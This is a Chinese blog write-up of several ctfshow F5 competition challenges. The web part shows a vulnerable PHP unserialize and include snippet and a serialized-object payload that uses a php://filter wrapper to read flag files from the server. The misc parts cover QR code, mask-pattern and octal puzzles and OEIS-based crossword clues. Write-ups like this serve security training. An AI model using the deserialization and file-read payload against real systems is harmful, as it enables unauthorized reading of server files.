ctfshow F5杯 部分WP(writeup) 超详细


原创

是Mumuzi 于 2021-02-24 11:38:59 发布 1724 收藏 8

分类专栏： ctf ctfshow 文章标签： 信息安全

本文链接：https://blog.csdn.net/qq_42880719/article/details/114009106

版权


ctf 同时被 2 个专栏收录

75 篇文章 28 订阅


订阅专栏

ctfshow

23 篇文章 8 订阅

订阅专栏

本文共4370字，147段落，全文看完预计用时10分钟
这次F5杯的misc难度感觉比大吉杯难了许多，出题人的脑洞太大了
在这里感谢各位大师傅群里的随缘hint（水群大胜利）
写的非常详细，可以跟着实际操作，所以最后不会贴上静态flag



WEB

lastsward's website 100


✓ eazy-unserialize 100

迷惑行为大赏之盲注 100

Web逃离计划 100

未完成的项目 100

✓ eazy-unserialize-revenge



MISC

Just Another 拼图 100

✓ 大小二维码 100

✓ 填字游戏 100

过年了 100

天书奇谈 100


✓ 牛年大吉3.0 100

✓ 两行代码一纸情书 100

✓ F5还会学中文 100

✓ F5也会LSB 100

✓ GoodNight 100



CRYPTO

网络是有记忆的 100


简单的古典密码 100

SoEZecdsa 100

WEB:

eazy-unserialize &eazy-unserialize-revenge

一个payload打通两道，所以就放在一起
前半部分估计是某个登录页面的执行代码，为干扰项，重点在后半部分



```
class  Happy{
        public  $file='flag.php';

        function  __destruct(){
                if(!empty($this->file))  {
                        include  $this->file;
                }
        }

}

function  ezwaf($data){
        if  (preg_match("/ctfshow/",$data)){
                die("Hacker  !!!");
        }
        return  $data;
}
if(isset($_GET["w_a_n"]))  {
        @unserialize(ezwaf($_GET["w_a_n"]));
}  else  {
        new  CTFSHOW("lookme",  array());
}
```

存在文件包含漏洞，使用php为协议读取flag.php：

> payload:?w_a_n=O:5:“Happy”:1:{s:4:“file”;s:57:“php://filter/read=convert.base64-encode/resource=flag.php”;}


读取到
PD9waHANCiFkZWZpbmVkKCdlYXBweScplCYmlGV4aXQoJ0FjY2VzcyBEZW5pZWQnKTsNCmVjaG8gZmlsZV9nZXRfY29udGVudHMoli9mbGFnlik7DQoNCj8+
进行base64

```
<?php
!defined('Happy') && exit('Access Denied');
echo file_get_contents("/flag");

?>
```

flag在/flag下，修改一下payload

> ?w_a_n=O:5:“Happy”:1:{s:4:“file”;s:5:"/flag";}
> 好像这个payload被修了，那就和之前读flag.php一样用php协议读取
> payload:?w_a_n=O:5:“Happy”:1:{s:4:“file”;s:54:“php://filter/read=convert.base64-encode/resource=/flag”;}

得到flag



23185f76-3c73-450d-929c-2c2f9908cff8.chall.ctf.show:8080/?w_a_n=O:5:"Happy":1:{s:4:"file";s:5:"/flag";}
CTF工具
CTF 博客&文章
攻防世界
BUUCTF
Bugku CTF
ctf.show
CTFHub
CTF Wiki
GitHub
pwnable.tw
pwnable.kr
菜

ctfshow{c07b5248-dc71-43c5-9101-7083cc8aeeb4}

MISC

大小二维码

八神师傅的创意题，脑洞也还是大
首先得到一张超大的二维码，用手机QQ扫码只能显示部分，但是开头是7z。猜测是将7z压缩包数据写进了二维码，使用barcode扫码将十六进制数据复制下来
https://online-barcode-reader.inliteresearch.com/




Barcode: 1 of 1   Type: QR   Page 1 of 1
Length: 1037   Rotation: none
Module: 13.0pix   Rectangle: {X=19,Y=19,Width=2287,Height=2287}
Barcode Text processing:
Converted Character Set: ISO-8859-1
Formatted: specialChar

Binary Data in barcode (Hex-ASCII display)

```
0000  37 7a bc af 27 1c 00 04  2c c5 12 90 ca 03 00 00  | 7z~~'~~~,~~~~~~~ |
0010  00 00 00 00 23 00 00 00  00 00 00 00 eb d1 14 9c  | ~~~~#~~~~~~~~~~~ |
0020  e0 14 c7 02 41 5d 00 44  94 05 c4 7a 27 f6 f7 ee  | ~~~~A]~D~~~z'~~~ |
0030  89 8e 50 90 88 b3 aa d5  50 25 8f 59 12 4a 87 79  | ~~P~~~~~P%~Y~J~y |
0040  a5 b2 49 6a 46 6c 4f af  1a 7b 05 10 3e 2b 65 8d  | ~~IjFlO~~{~~>+e~ |
0050  2e bc 8f 69 37 3c 64 69  f0 98 21 d8 fb 1d a5 9a  | .~~i7<di~~!~~~~~ |
0060  65 33 49 d0 1e ab c1 e5  e7 90 a5 0b 7c 8d 45 60  | e3I~~~~~~~~~|~E` |
0070  23 59 2c e0 99 fb 79 3e  7d f2 d1 56 13 66 3a 0c  | #Y,~~~y>}~~V~f:~ |
```

```
0080  f0 14 2e 1c 69 50 a0 22  72 24 1e e0 b5 b3 99 8c  | ~~.~iP~"r$~~~~~~ |
0090  4b 14 35 f8 55 f5 c9 dd  91 e8 cf fd 44 44 95 fd  | K~5~U~~~~~~~DD~~ |
00a0  79 bd 8e 4b 0f ec 15 a7  5c e1 1c fa 14 db 83 ef  | y~~K~~~~\~~~~~~~ |
00b0  cd e2 ff b1 f3 c5 e7 5d  91 8d 3d 43 37 5c f4 a5  | ~~~~~~~]~~=C7\~~ |
00c0  78 74 cb 8c 27 4c 21 44  99 89 98 90 49 ed 20 a1  | xt~~'L!D~~~~I~ ~ |
00d0  f0 e7 65 ea 49 67 8b 2b  8e f9 19 44 3e d2 11 bd  | ~~e~Ig~+~~~D>~~~ |
00e0  d6 9f 06 cb 75 77 1d 3b  20 5f 85 3c ee df 1c 80  | ~~~~uw~; _~<~~~~ |
00f0  dc 54 ae b9 a5 c2 86 a9  ac 1a 9a b9 45 21 7a 4f  | ~T~~~~~~~~~~E!zO |
0100  15 8d f3 9a 99 0e 20 46  81 59 d7 e3 3c 2c 9a 24  | ~~~~~~ F~Y~~<,~$ |
0110  76 7c 3b 0b b0 29 9e 86  91 48 64 15 3d 60 75 0e  | v|;~~)~~~Hd~=`u~ |
0120  a8 23 07 70 eb 71 21 7b  7d 53 6c fe f5 7a 26 5a  | ~#~p~q!{}Sl~~z&Z |
```

将全部复制下来，只保留十六进制信息，然后使用winhex写入，保存为7z文件。





```
  Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15      ANSI ASCII
00000000   37 7A BC AF 27 1C 00 04  2C C5 12 90 CA 03 00 00   7z¼¯'    ,Å  Ê
00000016   00 00 00 00 23 00 00 00  00 00 00 00 EB D1 14 9C       #      ëÑ ▌
00000032   E0 14 C7 02 41 5D 00 44  94 05 C4 7A 27 F6 F7 EE   à Ç A] D▌ Äz'ö÷î
00000048   89 8E 50 90 88 B3 AA D5  50 25 8F 59 12 4A 87 79   ▌▌P ▌³ªÕP% Y J▌y
00000064   A5 B2 49 6A 46 6C 4F AF  1A 7B 05 10 3E 2B 65 8D   ¥²IjFlO¯ {  >+e
00000080   2E BC 8F 69 37 3C 64 69  F0 98 21 D8 FB 1D A5 9A   .¼ i7<dið▌!Øû ¥▌
00000096   65 33 49 D0 1E AB C1 E5  E7 90 A5 0B 7C 8D 45 60   e3IÐ «Áåç ¥ | E`
00000112   23 59 2C E0 99 FB 79 3E  7D F2 D1 56 13 66 3A 0C   #Y,à▌ûy>}òÑV f:
```

解压得到35个小二维码


0.png
1.png
2.png
3.png
4.png
5.png
6.png
7.png
8.png
9.png
10.png
11.png
12.png
13.png
14.png
15.png
16.png
17.png
18.png
19.png
20.png

使用PS把小二维码放大，得到



a_0.png
a_1.png
a_2.png
a_3.png
a_4.png
a_5.png
a_6.png




首先扫几张码，发现只有一张二维码内容是“nothing here~”，其他都为乱码
再次观察可以发现，所有的数据区和效验区都是一样的，唯一不相同的就是每个定位点旁边的掩码类型。
首先使用QRazyBo扫第一张二维码，查看他的Mask Pattern
https://merricx.github.io/qrazybox/
可以发现纠错等级都是L，但是显示掩码类型都为3，所以在这里生成一张不含任何信息的二维码，再去点击蓝色区域





将纠错等级调为1，寻找掩码等级与刚刚那张图一样的





发现1与刚刚左上角的一样
再对比右上，发现4和之前的一样






所以这里手动将35张图全部手动对比下来，得到一串0-7的数字，猜想是8进制，并且3位为一组并转为ascii，写个python脚本进行进制转换

```
import re
flag = ''
n = 0
p = input('input a octal number:\n')
arr = re.findall(r'.{3}', p)
try:
    for i in arr:
        print(chr(int(i,8)))
        flag += chr(int(i,8))
except:
    print("字符串中包含不能每3位进行转换的数字")
print(flag)
```

得到flag




```
9
_
H
a
0
}
ctfshow{Bu_[redacted]}

Process finished with exit code 0
```

填字游戏

U1S1，这次填字游戏非常良心，特别容易。 首先用QQ的识别功能将英文全部提取下来

> 1.a(n) = n*(n^2+1)/2
> 2.Number of balls in pyramid with base either aregular hexagon or a hexagon with alternate sides differing by 1
> 3.Initial members of prime sextuplets (p, p+4, p+6,p+10, p+12,p+16)
> 4.Primes p such that neither p-2 nor p+2 is prime
> 5.Smith (or joke) numbers
> 6.the number of distinct reduced words of length n in the Coxeter group of “Apollonian reflections” in three dimensions
> 7.Hyperfactorials
> 8.Number of factorization patterns of polynomials of degree n over integers
> 9.Initial members of prime triples(p,p+4，p+6）

这里随便拿两个来举例
首先拿第二个
因为是纯英文，就不用想百度了，直接上google。



Number of balls in pyramid with base either aregular hexagon or a hexagon

全部 图片 视频 购物 新闻 更多 设置

找到约 28,700 条结果 （用时 0.92 秒）


显示的是以下查询字词的结果： Number of balls in pyramid with base either ***regular*** hexagon or a hexagon with alternate sides differing by 1
仍然搜索： Number of balls in pyramid with base either aregular hexagon or a hexagon with alternate sides differing by 1

oeis.org › internal 翻译此页

A019298 - OEIS

Number of balls in pyramid with base either a regular hexagon or a hexagon with alternate sides differing by 1 (balls in hexagonal pyramid of height n taken from ...

